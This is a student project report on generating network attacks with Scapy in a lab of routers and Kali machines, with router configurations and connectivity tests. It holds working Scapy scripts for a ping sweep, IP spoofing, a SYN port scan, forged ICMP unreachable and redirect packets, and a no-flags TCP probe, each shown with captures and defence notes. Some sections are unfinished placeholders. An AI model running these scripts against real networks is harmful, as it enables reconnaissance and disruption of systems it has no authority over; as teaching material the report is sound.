
Generation and Analysing Network Attacks using Scapy


Project of the Secure Network Management course by DECAMP

Pietro Prandini - Stefano Romanello @ UniPD

December 30, 2018

1 The configuration used





1.1 Devices Configuration

R5

The Router5 is a clone of the Router1. The network of this router is composed by two enabled adapters:

- Adapter 1: Internal Network (Name: intnet);
- Adapter 2: NAT Network (Name: NatNetwork).

After the start of the machine it is setted with this commands:

```
# Configuring the router 5 (R5)
## Basic configuration
configure
load /live/image/R1/lab16
commit

## Setting the new ethernet eth0 address
delete interfaces ethernet eth0 address 192.168.40.1/24
set interfaces ethernet eth0 address 192.168.40.11/24
commit

## Setting the new ethernet eth0.42 address
delete interfaces ethernet eth0 vif 44
delete interfaces ethernet eth0 vif 50
set interfaces ethernet eth0 vif 42 address 192.168.42.12/24
commit

## Enablig RIP
set protocols rip interface eth0.42
set protocols rip interface eth0
set protocols rip network 192.168.40.0/24
set protocols rip network 192.168.42.0/24
set protocols rip redistribute connected
set protocols rip timers timeout 35
commit

exit
```

R1

```
# Configuring the router 1 (R1)
## Basic configuration
configure
load /live/image/R1/lab16
commit

## Considering the new router R5
delete interfaces ethernet eth0 address 192.168.40.1/24
commit
set interfaces ethernet eth0 vif 42 address 192.168.42.1/24
commit

## Enablig the RIP protocol
set protocols rip interface eth0.42
set protocols rip interface eth0.44
set protocols rip interface eth0.50
commit
exit
```

R2

```
# Configuring the router 2 (R2)
## Basic configuration
configure
load /live/image/R2/lab16_rip
commit
exit
```

R3

```
# Configuring the router 3 (R3)
## Basic configuration
configure
load /live/image/R3/lab16_rip
commit
exit
```

R4

```
# Configuring the router 4 (R4)
## Basic configuration
configure
load /live/image/R4/lab16_rip
commit
exit
```

Kali-PC1

```
# Contents of /etc/network/interfaces
###############################################################################
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
        address 192.168.40.50
        netmask 255.255.255.0
        gateway 192.168.40.11
```

Kali-PC2

```
# Contents of /etc/network/interfaces
###############################################################################
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet manual
up ifconfig eth0 up

auto eth0.62
iface eth0.62 inet static
        address 192.168.62.60
        netmask 255.255.255.0
```

```
        gateway 192.168.62.10
        vLAN-raw-device eth0
```

1.2 Testing the configuration

Bash version of a test.

```
#!/usr/bin/env bash

# Availability of each device

echo "
-------------------------------------------------------------------------------
ping to 192.168.40.11 (R5)"
ping -c 3 192.168.40.11

echo "
-------------------------------------------------------------------------------
ping to 192.168.42.12 (R5)"
ping -c 3 192.168.42.12

echo "
-------------------------------------------------------------------------------
ping to 192.168.42.1 (R1)"
ping -c 3 192.168.42.1

echo "
-------------------------------------------------------------------------------
ping to 192.168.50.2 (R1)"
ping -c 3 192.168.50.2

echo "
-------------------------------------------------------------------------------
ping to 192.168.44.3 (R1)"
ping -c 3 192.168.44.3

echo "
-------------------------------------------------------------------------------
ping to 192.168.44.4 (R2)"
ping -c 3 192.168.44.4

echo "
-------------------------------------------------------------------------------
ping to 192.168.55.5 (R2)"
ping -c 3 192.168.55.5

echo "
-------------------------------------------------------------------------------
ping to 192.168.48.6 (R2)"
ping -c 3 192.168.48.6

echo "
-------------------------------------------------------------------------------
ping to 192.168.50.7 (R3)"
ping -c 3 192.168.50.7

echo "
-------------------------------------------------------------------------------
ping to 192.168.55.8 (R3)"
ping -c 3 192.168.55.8
```

```
echo "
-------------------------------------------------------------------------------
ping to 192.168.48.9 (R4)"
ping -c 3 192.168.48.9

echo "
-------------------------------------------------------------------------------
ping to 192.168.62.10 (R4)"
ping -c 3 192.168.62.10

echo "
-------------------------------------------------------------------------------
ping to 192.168.40.50 (PC1)"
ping -c 3 192.168.40.50

echo "
-------------------------------------------------------------------------------
ping to 192.168.62.60 (PC2)"
ping -c 3 192.168.62.60
```

Now it's presented a scapy program used to test if the network was working properly before the attacks.

```
#! /usr/bin/env python
from scapy.all import *

def check_availability(target, label):
    print("\n--> ping to \"" + target + "\" (" + label + ")")
    ans,unans = sr(IP(dst=target)/ICMP())
    if ans:
        print(target + ' is reachable, summary:')
        ans.summary()
        return ans,unans
    else:
        print(target + ' is not reachable, summary:')
        unans.summary()
        return ans,unans

# Availability of each device
target = "192.168.40.11"
label = "R5"
check_availability(target, label)

target = "192.168.42.12"
label = "R5"
check_availability(target, label)

target = "192.168.42.1"
label = "R1"
check_availability(target, label)

target = "192.168.50.2"
label = "R1"
check_availability(target, label)

target = "192.168.44.3"
label = "R1"
check_availability(target, label)

target = "192.168.44.4"
label = "R2"
check_availability(target, label)
```

```
target = "192.168.55.5"
label = "R2"
check_availability(target, label)

target = "192.168.48.6"
label = "R2"
check_availability(target, label)

target = "192.168.50.7"
label = "R3"
check_availability(target, label)

target = "192.168.55.8"
label = "R3"
check_availability(target, label)

target = "192.168.48.9"
label = "R4"
check_availability(target, label)

target = "192.168.62.10"
label = "R4"
check_availability(target, label)

target = "192.168.40.50"
label = "PC1"
check_availability(target, label)

target = "192.168.62.60"
label = "PC2"
check_availability(target, label)
```

2 Reconnaissance Attacks

2.1 IP Address Sweep

2.1.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

packet = IP(dst="192.168.40.0/24") / ICMP()
sr(packet, inter=0.010)
```

This is a very simple but effective program. The scope of this is to send an ICMP request to all IPs of the network 19.168.40.0 with an interval of 10 milliseconds and get the response using the sr() function which sends and receives packets.

2.1.2 Attacker's messages and result

No.	Time	Source	Destination	Protocol	Length	Info
5	0.003429000	192.168.62.60	192.168.40.0	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
10	0.015152000	192.168.62.60	192.168.40.1	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
16	0.027846000	192.168.62.60	192.168.40.2	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
22	0.039927000	192.168.62.60	192.168.40.3	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
28	0.052615000	192.168.62.60	192.168.40.4	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
34	0.065751000	192.168.62.60	192.168.40.5	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
40	0.077647000	192.168.62.60	192.168.40.6	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
46	0.092352000	192.168.62.60	192.168.40.7	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
52	0.105450000	192.168.62.60	192.168.40.8	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
58	0.118081000	192.168.62.60	192.168.40.9	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
64	0.130704000	192.168.62.60	192.168.40.10	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
70	0.142693000	192.168.62.60	192.168.40.11	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 79)
79	0.143540000	192.168.40.11	192.168.62.60	ICMP	62	Echo (ping) reply id=0x0000, seq=0/0, ttl=61 (request in 70)
80	0.155785000	192.168.62.60	192.168.40.12	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
86	0.168659000	192.168.62.60	192.168.40.13	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
92	0.181532000	192.168.62.60	192.168.40.14	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64

****

296	0.612279000	192.168.62.60	192.168.40.48	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
302	0.626865000	192.168.62.60	192.168.40.49	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
308	0.638813000	192.168.62.60	192.168.40.50	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
313	0.639452000	192.168.62.60	192.168.40.50	ICMP	62	Echo (ping) request id=0x0000, seq=0/0, ttl=60 (reply in 314)

No.	Time	Source	Destination	Protocol	Length	Info
314	0.639552000	192.168.40.50	192.168.62.60	ICMP	62	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 313)
319	0.639983000	192.168.40.50	192.168.62.60	ICMP	62	Echo (ping) reply id=0x0000, seq=0/0, ttl=60
320	0.651257000	192.168.62.60	192.168.40.51	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
326	0.664496000	192.168.62.60	192.168.40.52	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
332	0.676288000	192.168.62.60	192.168.40.53	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
**********						
1830	3.248056000	192.168.62.60	192.168.40.253	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
1840	3.260160000	192.168.62.60	192.168.40.254	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64
1847	3.272521000	192.168.62.60	192.168.40.255	ICMP	54	Echo (ping) request id=0x0000, seq=0/0, ttl=64

This is the message captured from the PC2 (as attacker 192.168.62.60) to the network 192.168.40.* using Wireshark.
The objective of this type of attack is to identify the possible victims of my attack. In this case I had 2 responses: router port (192.168.40.11) and PC1 (192.168.40.50).

2.1.3 How to protect the network

The best way to protect the network from this type of attack is to use a firewall which drop all the incoming ICMP request.
In this way the attacker is unable to get a response from the devices inside the network because the ICMP request is not even reaching the devices.

2.2 IP Spoofing

2.2.1 Introduction

In order to hide the IP address of a sender machine and at the same time identifying a station active on the network, an attacker could be use a method named *IP spoofing*.


The IP spoofing consists to send ICMP packets with a fake source IP that isn't mapped on the network to recognize the reply of the active host connected to the network.

2.2.2 SCAPY program

In this scapy program the attacker has an IP that is not in the network (192.168.102.102) and it sends ICMP packets to all the host that could be present in the subnetwork 192.168.62.0/24.


```
#! /usr/bin/env python
from scapy.all import *

# Preparing the packet for Spoofing
attacker = "192.168.102.102"
victim = "192.168.62.0/24"
spoof = IP(dst=victim, src=attacker)/ICMP()/"spoof"

# Sending the packet
send(spoof, inter=0.005)
send(spoof, inter=0.010)
send(spoof, inter=0.020)
send(spoof, inter=0.050)
```

2.2.3 Attacker's messages



2.2.4 Attack's result

Wireshark has received the ICMP reply packets of the host attacked. So the attacker had sent packets to the active host and the host hadn't recognized the real sender (the attacker).



2.2.5 How to protect the network

In order to protect the network a possible solution is to blocks all the incoming ICMP packets from the not known IP.

2.3 No Flags Set


2.3.1 Introduction

The TCP protocol isn't permit message with no flags setted.
Any operating systems reply to that message in a specific manner. So the attacker could retrive some information about it.

2.3.2 SCAPY program


```
#! /usr/bin/env python
from scapy.all import *

# Preparing the packet with no flags set
victim = "192.168.62.60"
packet_without_flags = IP(dst=victim)/TCP(flags="")

# Sending the packet
send(packet_without_flags)
```

2.3.3 Attacker's messages



2.3.4 Attack's result

The host had replyed to the attacker as agreed to its operating system.



2.3.5 How to protect the network

In order to protect the victim it could be useful to reject the tcp message with no flags set.

2.4 Attack Name

2.4.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

packet = IP(dst="192.168.40.50") / TCP(dport=(1,1024), flags="S")
sr(packet, inter=0.005)
```

The objective of this Scapy program is to be able to get a range of opened ports from a victim ip. This program aim the victim located at ip 192.168.40.50 and send a TCP packet with SYN flag for scanning the range of ports from 1 to 1024 with an interval of 5 milliseconds and get the response using the sr() function which sends and receives packets.

2.4.2 Attacker's messages and result

TODO: import the Wireshark messages here

This is an example of the scan for the first 2 ports which they respond with [RST,ACK+meaning that there is not service running on that port. Scapy used the port 20 for sending the request as default but could be changed using:

```
packet = IP(dst="192.168.40.50") / TCP(dport=(1,1024), sport=8888, flags="S")
```

for example but this is not what we are interested.

Using the following wireshark's filter:

```
tcp.flags.ack==1 && tcp.flags.syn==1
```

we can obtain the packets that respond to the tcp request with a [SYN, ACK] flag meaning that there is a service installed using that port:

TODO: import the Wireshark messages here

We can understand that in the victim's pc is running a ssh and http server.

2.4.3 How to protect the network

A way to protect the network from this type of attack can be to use a firewall to block the packet request from an host that has already request 10 tcp messages in 1 second or a similar tcpMessages/Time ratio.
In this way we can use the network normally but when there is a particular activity in the network we have countermeasures to protect the clients.

3 DoS Attacks

3.1 Attack Name

3.1.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

packet1 = IP(dst="192.168.40.50", src="192.168.60.60") / ICMP(type=3, code=1)
packet2 = IP(dst="192.168.60.60", src="192.168.40.50") / ICMP(type=3, code=1)
send(packet1)
send(packet2)
```

Sending this type of messages we are telling to the victims that the other end of its current transmission (ftp for example) is no longer available.
But how is made this type of ICMP packet? From the documentation of *iana* we can understand that type 3 stands for "Destination Unreachable" and with code 1 we specify "Host Unreachable".
Other code for "Destination Unreachable" could be:

code	description
0	Net Unreachable
1	Host Unreachable
2	Protocol Unreachable
3	Port Unreachable
4	Fragmentation Needed and Don't Fragment was Set
5	Source Route Failed
6	Destination Network Unknown
7	Destination Host Unknown
8	Source Host Isolated
9	Communication with Destination Network is Administratively Prohibited
10	Communication with Destination Host is Administratively Prohibited
11	Network Unreachable for Type of Service
12	Host Unreachable for Type of Service
13	Communication Administratively Prohibited
14	Host Precedence Violation
15	Precedence cutoff in effect

3.1.2 Attacker's messages and result

Using the wireshark filter: *icmp.type==3 && icmp.code==1*, we get:

No.	Time	Source	Destination	Length	Info
30	198.442781000	192.168.60.60	192.168.40.50	ICMP	Destination unreachable (Host unreachable)
33	198.843752000	192.168.60.60	192.168.40.50	ICMP	Destination unreachable (Host unreachable)
38	198.844320000	192.168.60.60	192.168.40.50	ICMP	Destination unreachable (Host unreachable)
39	210.969312000	192.168.40.50	192.168.60.60	ICMP	Destination unreachable (Host unreachable)
41	211.687367000	192.168.40.50	192.168.60.60	ICMP	Destination unreachable (Host unreachable)
43	212.459272000	192.168.40.50	192.168.60.60	ICMP	Destination unreachable (Host unreachable)

3.1.3 How to protect the network

The best way to block this type of attack is to use a firewall and block all the ICMP packets. In this way the attacker can't reach the victim because the denial ICMP packet could not even reach the victim.

3.2 ICMP Redirect


3.3 Introduction

Routers send ICMP Redirect packet to host for conveing new routing information to hosts.
This attack uses malformed ICMP Redirect packet to try to change the routing table of a victim.

3.3.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

# Preparing packet
victim = "192.168.62.60"
attacker = "192.168.40.50"
icmp_redirect_packet = IP(dst=victim)/ICMP(type=5,code=1,gw=attacker)
send(icmp_redirect_packet)
```

3.3.2 Attacker's messages



3.3.3 Attack's result

The aim of this attack is to redirect the traffic to the attacker PC, so the scapy program is set to send a malformed ICMP redirect packet to the victim.

3.3.4 How to protect the network

In order to avoid this situation it could be useful block all ICMP packets on routers and hosts if not really needed as is in ordinary situation.

3.4 Ping of Death

